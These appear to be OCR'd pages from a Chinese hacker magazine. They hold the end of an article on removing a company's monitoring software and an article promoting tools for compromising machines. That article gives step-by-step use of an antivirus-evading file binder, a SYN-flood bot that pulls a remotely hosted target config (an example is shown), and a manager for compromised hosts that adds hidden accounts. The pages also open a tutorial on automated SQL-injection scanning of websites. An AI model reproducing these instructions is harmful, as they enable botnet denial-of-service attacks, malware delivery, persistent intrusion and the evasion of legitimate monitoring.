


图 4

通过分析我们可以查出 COMMMODU.DLL、FIREWALL.DLL、FUNCMODU.DLL 和 IEMON.DLL 都有问题，来到 sysytem32 下面将这几个文件一比较，发现它们建立时间也一样，这更加坚定了我的判断，既然找到了有问题的 dll 文件，当然是删除它们。但是由于它们现在正插入到 Explorer 中，没法直接删除，那我们就通过 Windows 任务管理器先结束掉 Explorer 然后再删除，删除后再看看网络连接。这时，没有任何网络连接了！重启电脑之后也没发现自己和服务器有任何的连接，整个世界清净了！

也许你会问如果不是插入到 Explorer，而是插入到 svchost 或者 winlogon 等中去呢又该怎么办？其实办法很多，可以选择进纯 Dos 删除出问题的 dll 文件或者用一些强制删除文件的软件进行删除。还有的朋友会问，如果这个客户端在注册表中加入了开机自动启动的代码，或者在服务里面加入了新的服务怎么办？其实很容易理解，既然客户端程序都被我删除了，即使注册表里面加入了开机自动启动客户端的代码，但是没有客户端啊，怎么启动！服务也一样，即使开了新的服务找不到程序也是白开，我们看看图 5，这个是我重启电脑之后打开“服务”看到的。




图 5

主机监控系统确实给我添加了新的服务，不过 Eudemon.exe 都被我删除了，不知道它这个服务怎么启动。注册表我也懒得一一去清理了，就是清理注册表也是多余了。

本文写到这就结束了，虽然我只针对的是我们公司的主机监控系统，但其它主机监控系统的原理也差不多，当你受不了监控系统的压迫的时候不妨参考一下本文，也许对你摆脱压迫有点帮助。

（注：请本文作者速与编辑部联系！相关工具：杀进程的 kill.exe、查看 PID 号的 Process Explorer、进程执法官，光盘中有收录。）


“冬日” 精品工具大家玩

柯少

今天给大家介绍几款黑客常用的小工具，挺方便实用的哦，都是“冬日”的作品。

特别的捆绑工具

小菜玩黑，我想必不可少的当然是免杀的捆绑机了，这款就是免杀的捆绑机，与别的捆绑机不同，它可以智能化的设置，“释放到系统目录运行”，还可以选择“异步运行”（增加隐蔽性），以及“运行后删除文件”（毁尸灭迹，嘿嘿），如图 1。


图 1

对着那里点击右键，然后把你要捆绑的文件添加进去，（最多可以捆绑三个文件），选好你生成后的图标，再把下面三个勾勾选上，选好保存的位置，点击“保存”按钮，就捆绑成功了。这里不再继续测试，请你们回去自己试验。

syn 自动攻击器

syn 攻击，我想就不用我给大家更多的介绍了，大家都会比较了解，就是类似于一种流水性的攻击，让对方的服务器或者机器跨掉。这里我们要介绍的这个 syn 自动攻击器，跟平时的不同，它具有自动的特征，如何自动呢？我们首先用文本写一个 SYN.ini 文件，里面的内容参考如下：

```
192.168.1.2     //对方IP
80              //攻击端口
2               //Max Thread
20              //攻击的时间
```

以此类推，写好以后，你就把 syn.ini 文件上传到你的空间，然后我们开始配置，点击“makeserver”，图 2。




图 2

网页文件，就填写你的 syn.ini 上传的地址；写入注册表启动，你可以不改，就用默认的；下载 sys.ini 的时间间隔，你自由设置；然后再选择“隐藏窗口运行”，ok，把生成的文件，自己定义个名字保存，就好了，然后上传到肉鸡上，给他运行，他就会 10 分钟下载一次 syn.ini 进行目标攻击，你可以随时更改 sys.ini 达到更改攻击的目标，若你要让肉鸡停止攻击，就把空间中的 syn.ini 文件给删除，就可以了。

Telnet 和 3389 肉鸡批量管理器

我们知道，Telnet 和 3389 的机器很难管理的，不像那些反弹连接那样，可以自

动上线，所以我们需要记录对方的ip，端口等，但是记录在文本上，也麻烦，经常要打开文本来复制，粘贴。但是有了这款工具，就方便多了（如图3）。




图 3

要增加管理的肉鸡，就可以直接 点击“add”，然后就可以把相关信息输入，然后对着其中管理的肉鸡点击右键，选择3389，就可以登录3389，或者选择telnet，就可以直接telnet肉鸡，都是傻瓜操作，我也不多叙述，各位自己摸索。

个人认为在入侵的时候，利用这个工具，留下后路，是比较方便的。总体的功能有4个：

（1）打开终端（可自行设置端口；可删除自身；自动重新启动机器）；

（2）填加普通用户；

（3）填加隐藏用户；




图 4

（4）克隆GUEST用户。


怎么样，是不是感觉挺好呢。来看看吧，如图4。

好的，看界面应该就会操作了吧。有了这个工具，我们可以省去很多命令的麻烦了。而且生成的文件，也只有10多K。加个壳的话，就几K 而已，方便上传到肉鸡及运行。

好啦，今天就给大家介绍到这里了。希望大家以后发现什么好东西，请不要独享，也可以拿出来和我们X 档案的朋友一起分享。

（本文涉及的相关工具：Love Manager.exe、TSClient.exe、冬日SYN攻击器.exe、冬日捆绑机.exe等，光盘中有收录。）

愚弄小黑之论坛篇



王艺翔

网上黑客工具多如牛毛，菜鸟喜欢的工具要具备的特点是：可视化操作，短时间见效快。很自然地，旁注WEB综合检测程序成了菜鸟们的最爱。此工具内部集成了很多功能，像sql注入，密码破解等等。关于这个软件的使用我就不多说什么了，下面让我们看下如何利用此工具来愚弄一下菜鸟黑客。

本人就是菜鸟一只，当然喜欢利用此工具入侵，操作也很直截了当。先在如图1所示的“输入域名”处填写对方网址且将其转化为IP地址并按“查询”，等待所有网站都查询完毕后我们再依次点“网站批量检测”，“载入查询网址”并在如图2所示的地方勾上“全选”，按下“开始”工具就自动检测了，我们要做的事情就是喝杯咖啡静静地等待扫描结果。




图 1




图 2

